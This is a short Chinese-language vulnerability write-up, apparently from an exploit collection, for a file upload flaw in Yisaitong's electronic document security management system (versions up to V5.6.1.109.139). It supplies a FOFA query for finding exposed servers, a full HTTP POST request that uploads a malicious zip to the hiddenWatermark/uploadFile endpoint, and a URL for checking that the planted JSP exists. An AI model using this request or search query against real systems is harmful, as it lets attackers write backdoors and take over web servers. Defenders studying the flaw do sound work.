Y5-52亿赛通-电子文档安全管理系统-文件上传

漏洞描述：

某赛通电子文档安全管理系统 hiddenWatermark/uploadFile接口处存在文件上传漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

影响版本：

version <= V5.6.1.109.139

网站图片：

网络测绘：

fofa语法：

FOFA：body="/CDGServer3/index.jsp"

漏洞复现：

payload：


```
POST /CDGServer3/hiddenWatermark/uploadFile HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3lm0J8uEuFHxy191
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundary3lm0J8uEuFHxy191
Content-Disposition: form-data; name="doc"; filename="evil.zip"
Content-Type: application/zip

{{file(压缩包路径)}}
------WebKitFormBoundary3lm0J8uEuFHxy191--
```

验证url

```
/CDGServer3/js/a.jsp
```



Hello,World!